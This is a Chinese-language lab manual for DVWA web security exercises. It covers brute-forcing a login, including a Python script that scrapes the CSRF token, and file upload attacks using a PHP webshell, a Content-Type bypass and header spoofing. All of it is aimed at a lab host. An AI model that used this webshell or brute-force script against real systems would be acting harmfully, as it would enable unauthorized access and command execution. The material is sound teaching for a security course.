


选择需要破解破解的位置，本次破解口令，选择报文中的 password 内容，点击 Add\$按钮




步骤 5 设置攻击 payloads

选择 Payloads 功能，点击 Load 按钮，选择路径 /usr/share/wordlists/下的 fasttrack.txt 字典进行爆破，点击 Start attack 按钮



步骤 6 完成攻击

注意返回的报文长度，正确的登陆密码返回报文长度一般与其余的不一样。



4.2.2 Medium Security Level

DVWA 源码如下：


```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $avatar = mysql_result( $result, 0, "avatar" );

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

源码分析：

相对比于 Low Security Level 等级，为了防止 SQL 注入，把用户提交的登录用户名和密码数据进行转义过滤（增加了 `mysql_real_escape_string` 函数过滤输入），抵御了 sql 注入攻击。对于登录验证的防护，只用了 `sleep(2)`，这个做法只能让爆破的速度减慢，我们仍然可以采用暴力猜解的方式，利用方式同 low 等级。

4.2.3 High Security Level（选做）

DVWA 源码如下：

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    // Check database
    $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $avatar = mysql_result( $result, 0, "avatar" );

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( rand( 0, 3 ) );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

源码分析：

代码中有 `checkToken()` 函数和 `generateSessionToken()` 函数，定位到 `dvwa` 程序的源码中：


```
// Token functions --
function checkToken($user_token,$session_token,$returnURL){# Validate the given
(CSRF) token
    if($user_token!=$session_token||!isset($session_token)){
        dvwaMessagePush('CSRF token is incorrect');
        dvwaRedirect($returnURL);
    }
}

function generateSessionToken(){# Generate a brand new (CSRF) token
    if(isset($_SESSION['session_token'])){
        destroySessionToken();
    }
    $_SESSION['session_token']=md5(uniqid());
}
```


```
function destroySessionToken(){# Destroy any session with the name
'session_token'
    unset($_SESSION['session_token']);
}

function tokenField(){# Return a field for the (CSRF) token
    return"<input type='hidden' name='user_token'
value='{$_SESSION[ 'session_token' ]}' />";
}
```

可以发现，High 级别的代码加入了产生 token 值和检查 token 值的功能，通过抓包，可以看到登录验证时提交了四个参数：username、password、Login 以及 user_token。



每次服务器返回的登陆页面中都会包含一个随机的 user_token 的值，用户每次登录时都要将 user_token 一起提交。服务器收到请求后，先进行 token 的检查，再进行 sql 查询。



步骤 1 编写 python 脚本

对于加了 token 值后的暴力猜解利用，编写简单 python 利用脚本，脚本如下：

```
import urllib2
import re
import sys

try:
    target= sys.argv[1]
    cookie = sys.argv[2]
except:
    print("argv error: try python " + sys.argv[0] + " target-ip cookie")
    exit()
```

```
url1 = 'http://%s/dvwa/vulnerabilities/brute/' % (target)
url2 =
'http://%s/dvwa/vulnerabilities/brute/?username=admin&password={}&Login=Login&u
ser_token={}' % (target)

#build opener with cookie
opener = urllib2.build_opener()
opener.addheaders.append(('cookie', cookie))

#regex to get user_token
comp = re.compile("<input type='hidden' name='user_token' value='(.*)' />")


#start brute
f = file('password.txt')
print '[+] start to brute force attack [+]'
for password in f.readlines():
    password = password.strip()
    url_open = opener.open(url1)
    result = url_open.read()
    user_token = comp.findall(result)[0]
    url_brute = url2.format(password, user_token)
    url_open_brute = opener.open(url_brute)
    result_brute = url_open_brute.read()
    if 'incorrect' in result_brute:
        print password, 'is wrong!'
    else:
        print '***** bingo [+]', password, '[+] is right *****'
        break

print("brute finished.")
```

编写完成后保存为 brute-force-with-token.py, 复制/usr/share/wordlists/fasttrack.txt 与 python 脚本至同一目录待用。


步骤 2 获取 cookie

刷新 dvwa 的页面, 在 burpsuit 中获取最新的 cookie



步骤 3 运行脚本进行爆破

在 python 脚本保存目录下运行 `python brute-force-with-token.py 192.168.2.10 "security=high; PHPSESSIONID=rar46rbkqh7glrbg7l0dcrk6m0"` 即可（注意 security 应该是 high，ip 地址和 sessionid 根据实际情况设置）



4.3 漏洞相关修复建议

- 代码加入可靠的防爆破机制，当检测到频繁的错误登录后，系统会将账户锁定，爆破也就无法继续。

5 文件上传（File Upload）实验


5.1 实验介绍

5.1.1 关于本实验

Web 应用安全实验主要使用 DVWA 平台针对注入、暴力破解、文件上传与 XSS 进行实操，在开始实验前，请确认：

- 防火墙安全策略是否配置正确，取消不必要的限制。
- 实验使用的主机为 kali，通过控制台登录，用户名：root，密码：root。

实验使用到的 DVWA 平台地址为：http://192.168.2.10/dvwa，账户名：admin，密码：password。实验根据平台安全等级共分为三级，具体设置方式为单击主页左侧“DVWA Security > Security Level”进行设置，如下图所示。



5.1.2 文件上传介绍

文件上传漏洞是指由于程序员在对用户文件上传部分的控制不足或者处理缺陷，而导致的用户可以越过其本身权限向服务器上上传可执行的动态脚本文件。这里上传的文件可以是木马，病毒，恶意脚本或者 WebShell 等。这种攻击方式是最为直接和有效的，“文件上传”本身没有问

题，有问题的是文件上传后，服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。

根据对服务器对上传文件的检测方式分类如下：


- 客户端 javascript 校验
- 服务端 content-type 校验
- 服务端文件内容头校验
- 服务端文件后缀名黑/白名单校验等。

5.1.3 实验目的

通过对不同等级的文件上传实验进行实操，了解文件上传的原理。

5.1.4 实验规划

本实验环境依托于 dvwa 中 File Upload 漏洞环境。在 DVWA 平台首页单击“File Upload”选择实验。



5.2 实验任务流程

5.2.1 Low Security Level

DVWA 源码如下：

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
?>
```

源码分析：

basename()函数返回路径中的文件名部分。其包含一个必需参数\$path，一个可选参数\$suffix，

- \$path:必需。规定要检查的路径。在 Windows 中，斜线 (/) 和反斜线 (\) 都可以用作目录分隔符。在其它环境下是斜线 (/)。
- \$suffix:可选。规定文件扩展名。如果文件有 suffix，则不会输出这个扩展名。

低安全环境下程序没有对上传文件进行任何过滤，可直接上传 webshell 文件

步骤 1 创建 webshell 文件

在 kali 主机桌面新建文件，填写文件内容如下，修改文件名称为 webshell.php

文件内容：

```
<?php @system($_GET['id'])?>
```

步骤 2 上传 webshell 文件

按照下图箭头所示，上传 webshell 文件，得到上传路径为../hackable/uploads/webshell.php



步骤 3 访问对应地址，执行命令

根据路径拼接出 webshell 的访问地址为：

`http://192.168.2.10/dvwa/hackable/uploads/webshell.php`

在浏览器上输入 webshell 地址，可执行命令：

`http://192.168.2.10/dvwa/hackable/uploads/webshell.php?id=ipconfig,`

可以成功获得 DVWA 靶机的网络配置信息。其他靶机配置信息可通过命令如 `whoami`、`ipconfig` 等查看。

```
← → ↻ ① 不安全 | view-source:170.170.11.101:8161/dvwa/hackable/uploads/webshell.php?id=ipconfig
1
2 Windows IP 配置
3
4
5 以太网适配器 本地连接:
6
7 连接特定的 DNS 后缀 . . . . . :
8 本地链接 IPv6 地址. . . . . : fe80::71b7:3cb4:687d:2e9e%11
9 IPv4 地址 . . . . . : 170.170.11.101
10 子网掩码 . . . . . : 255.255.255.0
11 默认网关. . . . . : 170.170.11.1
12
13 隧道适配器 isatap.{1F841C25-DC8B-4126-9B4C-F9F2F08FB46E}:
14
15 媒体状态 . . . . . : 媒体已断开
16 连接特定的 DNS 后缀 . . . . . :
17
18 隧道适配器 6T04 Adapter:
19
20 连接特定的 DNS 后缀 . . . . . :
21 IPv6 地址 . . . . . : 2002::aaaa:b65::aaaa:b65
22 默认网关. . . . . :
23
24 隧道适配器 Teredo Tunneling Pseudo-Interface:
25
26 连接特定的 DNS 后缀 . . . . . :
27 IPv6 地址 . . . . . : 2001:0:dcfa:4014:3c:12ac:5555:f49a
28 本地链接 IPv6 地址. . . . . : fe80::3c:12ac:5555:f49a%14
29 默认网关. . . . . :
30
```

5.2.2 Medium Security Level

DVWA 源码如下：

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {


        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}

?>
```

源码分析：

从代码中可以看到，Medium Security Level 的代码对上传文件的类型、大小做了限制，要求文件类型必须是 jpeg 或者 png，大小不能超过 100000B（约为 97.6KB）。

普通上传 php 文件时，出现报错提示：



The screenshot shows the 'Vulnerability: File Upload' page. On the left is a navigation menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (highlighted), Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area has a heading 'Vulnerability: File Upload' and a form with the text 'Choose an image to upload:'. Below this is a file selection button labeled '浏览...' with the text '未选择文件.' next to it, and an 'Upload' button. A red error message states: 'Your image was not uploaded. We can only accept JPEG or PNG images.' At the bottom, there is a 'More Information' section with three links to external resources.

步骤 1 利用 burpsuite 抓包

设置 burpsuite 的 proxy 模块 intercept is on，依然上传 webshell.php 文件，使用 Burpsuite 抓包



步骤 2 修改上传报文

正常上传的文件类型（Content-Type）为 application/octet-stream，我们将这个值改为 image/jpeg，点击 forward，上传成功得到 webshell.php 文件



步骤 3 访问对应地址，执行命令

访问如下地址，执行系统 ipconfig 命令：

http://192.168.2.10/dvwa/hackable/uploads/webshell.php?id=ipconfig

```
→ ↺ ⓘ 不安全 | view-source:170.170.11.101:8161/dvwa/hackable/uploads/webshell.php?id=ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::71b7:3cb4:687d:2e9e%11
    IPv4 地址 . . . . . : 170.170.11.101
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 170.170.11.1

隧道适配器 isatap.{1F841C25-DC8B-4126-9B4C-F9F2F08FB46E}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

隧道适配器 6T04 Adapter:

    连接特定的 DNS 后缀 . . . . . :
    IPv6 地址 . . . . . : 2002:aaaa:b65::aaaa:b65
    默认网关. . . . . :

隧道适配器 Teredo Tunneling Pseudo-Interface:

    连接特定的 DNS 后缀 . . . . . :
    IPv6 地址 . . . . . : 2001:0:dcfa:4014:3c:12ac:5555:f49a
    本地链接 IPv6 地址. . . . . : fe80::3c:12ac:5555:f49a%14
    默认网关. . . . . :
```

5.2.3 High Security Level（选做）

DVWA 源码如下：

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}

?>
```

源码分析：

可以看到，代码新增三个函数，分别是 `strrpos(string, find, start)`，`strtolower(string)`和 `getimagesize(filename)`，左右分别是：

- `strrpos(string, find, start)`：函数返回字符串 `find` 在另一字符串 `string` 中最后一次出现的位置，如果没有找到字符串则返回 `false`，可选参数 `start` 规定在何处开始搜索。
- `strtolower(string)`：把字符串转换为小写

- `getimagesize(filename)`: 用于获取图像大小及相关信息, 成功则返回一个数组, 失败则返回 `FALSE` 并产生一条 `E_WARNING` 级的错误信息

可以看到, `High Security Level` 的代码读取文件名中最后一个“.”后的字符串, 通过文件名来限制文件类型因此要求上传文件名形式必须是 `*.jpg`、`*.jpeg`、`*.png` 三者之一。`getimagesize()` 函数更是限制了上传文件的文件头必须为图像类型

所以, 利用主要思路为: 绕过 `getimagesize()` 函数检测识别, 让 `getimagesize()` 函数检测无效的方法: 文件头欺骗, 继而使得 `getimagesize()` 函数无法判断

常见的图片格式的文件标识头如下:

- JPEG/JPG: 文件头 `FF D8`, 文件尾 `FF D9`
- PNG: 文件头 `89 50 4E 47 0D 0A 1A 0A`
- GIF: 文件头 `47 49 46 38 39(37) 61`

文件头欺骗: 伪造文件头, 使文件头标识一样, 其它部分我们修改为一句木马, 也就成了我们常说的图片一句话。制作方法为命令行输入:

